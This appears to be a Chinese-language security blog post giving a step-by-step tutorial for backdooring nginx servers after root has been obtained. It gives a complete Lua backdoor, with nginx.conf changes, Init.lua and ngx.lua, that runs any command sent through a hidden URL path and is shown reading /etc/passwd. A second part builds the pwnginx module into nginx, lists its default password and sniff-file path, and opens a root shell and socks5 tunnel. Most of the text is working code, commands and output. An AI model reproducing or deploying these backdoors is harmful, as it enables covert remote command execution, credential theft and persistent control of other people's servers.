<https://github.com/Y4er/Y4er.com/blob/251d88d8a3cf21e9bafe15c43d7900ffeacfa7ea/content/post/nginx-lua-backdoor.md>

后门利用的前提是获取到 root 权限，nginx 安装有 lua 模块。

在 nginx.conf 中 http 节处添加，指定 lua 脚本位置，以及 nginx 启动时加载的脚本


```

17 http {
18     include      mime.types;
19     default_type  application/octet-stream;
20     lua_package_path "/usr/local/openresty/nginx/conf/waf/?.lua;";
21     init_by_lua_file 'conf/waf/Init.lua';
22
23     #log_format main '$remote_addr - $remote_user [$time_local] "$request'

```



在 lua 目录 /waf/ 中新建 Init.lua，内容如下，require ngx 表示加载 ngx.lua 中的模块。

```

1 local p = "/usr/local/openresty/nginx/conf/"
2 local m_package_path = package.path
3 package.path = string.format("%s?.lua;%s/init.lua;%s", p, p, m_package_path)
4 waf = require("ngx")

```



/waf/ 目录中新建 ngx.lua 实现执行命令，参数为 waf。

```

1 local _M = {}
2 function _M.run()
3     ngx.req.read_body()
4     local post_args = ngx.req.get_post_args()
5     -- for k, v in pairs(post_args) do
6     --     ngx.say(string.format("%s = %s", k, v))
7     -- end
8     local cmd = post_args["waf"]
9     if cmd then
10         f_ret = io.popen(cmd)
11         local ret = f_ret:read("*a")
12         ngx.say(string.format("reply:\n%s", ret))
13     end
14 end
15 return _M

```



在 nginx 配置文件中加入 location。

```

server {
    listen      80;
    server_name localhost;

    #charset koi8-r;

    #access_log  logs/host.access.log  main;

    location / {
        root    html;
        index   index.html index.htm;
    }
    location /qlw2e3r4t5y6u7i8o9p0/ {
        content_by_lua 'waf.run()';
    }
}

```




效果:

```

root@kali:~# curl http://192.168.0.112/qlw2e3r4t5y6u7i8o9p0/ -d "waf=cat /etc/passwd"
reply:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

```



PwnNginx

From:<https://github.com/t57root/pwnnginx>

解压好后编译客户端

>make

```
vmware-root-031-2730033300  
[root@localhost tmp]# cd pwnginx-master/  
[root@localhost pwnginx-master]# cd client/  
[root@localhost client]# make  
make: 'pwnginx' is up to date.
```

编辑 nginx 的源文件 /src/core/nginx.c 找到 configurearguments: 在后面添加 --prefix=/usr/local/nginx\n 指定的是 nginx 安装的目录

```
445  
446         ngx_write_stderr("configure arguments:--prefix=/usr/local/nginx\n"  
NGX_CONFIGURE NGX_LINEFEED);  
447     }  
448 }
```

重新编译 nginx 添加后门模块

>./configure--prefix=/usr/local/nginx/ --add-module=/tmp/pwnginx-master/module

```
[root@localhost nginx-1.17.9]# ./configure --prefix=/usr/local/nginx/ --add-mod  
ule=/tmp/pwnginx-master/module  
checking for OS  
+ Linux 4.18.0-147.el8.x86_64 x86_64  
checking for C compiler ... found  
+ using GNU C compiler  
+ gcc version: 8.3.1 20190507 (Red Hat 8.3.1-4) (GCC)  
checking for gcc -pipe switch ... found  
checking for -Wl,-E switch ... found
```

>make

```

objs/src/http/modules/nginx_http_upstream_least_conn_module.o \
objs/src/http/modules/nginx_http_upstream_random_module.o \
objs/src/http/modules/nginx_http_upstream_keepalive_module.o \
objs/src/http/modules/nginx_http_upstream_zone_module.o \
objs/addon/module/nginx_http_pwnginx.o \
objs/addon/module/pwnginx.o \
objs/nginx_modules.o \
-lld -lpthread -lcrypt -lpcrc -lz \
-Wl,-E
sed -e "s|%%PREFIX%%|/usr/local/nginx/|" \
    -e "s|%%PID_PATH%%|/usr/local/nginx//logs/nginx.pid|" \
    -e "s|%%CONF_PATH%%|/usr/local/nginx//conf/nginx.conf|" \
    -e "s|%%ERROR_LOG_PATH%%|/usr/local/nginx//logs/error.log|" \
    < man/nginx.8 > objs/nginx.8

```

覆盖新的 nginx 到原 nginx 目录

> cp -f objs/nginx /usr/local/nginx/sbin/nginx

```

[root@localhost nginx-1.17.9]# cp -f objs/nginx /usr/local/nginx/sbin/nginx
cp: overwrite '/usr/local/nginx/sbin/nginx'? y

```

重启 nginx

> killall nginx & /usr/local/nginx/sbin/nginx

连接

> ./pwnginxshell 目标机 nginx 端口密码

默认密码是 t57root，密码的配置文件在 pwnginx-master\module\config.h 文件夹中，可在重新编译 nginx 前修改密码

```
config.h
1 #ifndef CONFIG_H
2 #define CONFIG_H
3
4 #define PASSWORD "t57root"
5 #define PWD_SNIFF_FILE "/tmp/.web_sniff"
6 #define ROOTSHELL
7
8
9 #endif
```

关注安全技术

```
root@kali:~/pwnginx-master/client# ./pwnginx shell 192.168.0.120 80 t57root
[ Pwnginx ] - Pwn nginx
Copyleft by t57root @ openwill.me
<t57root@gmail.com> [www.HackShell.net]

Usage:
Get a shell access via the nginx running @ [ip]:[port]
    ./pwnginx shell [ip] [port] [password]
Get a socks5 tunnel listening at [socks5ip]:[socks5port]
    ./pwnginx socks5 [ip] [port] [password] [socks5ip] [socks5port]

[i] Obtaining shell access
[i] About to connect to nginx

[i] Enjoy the real world.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
```

关注安全技术

此后门也可开启 socks 隧道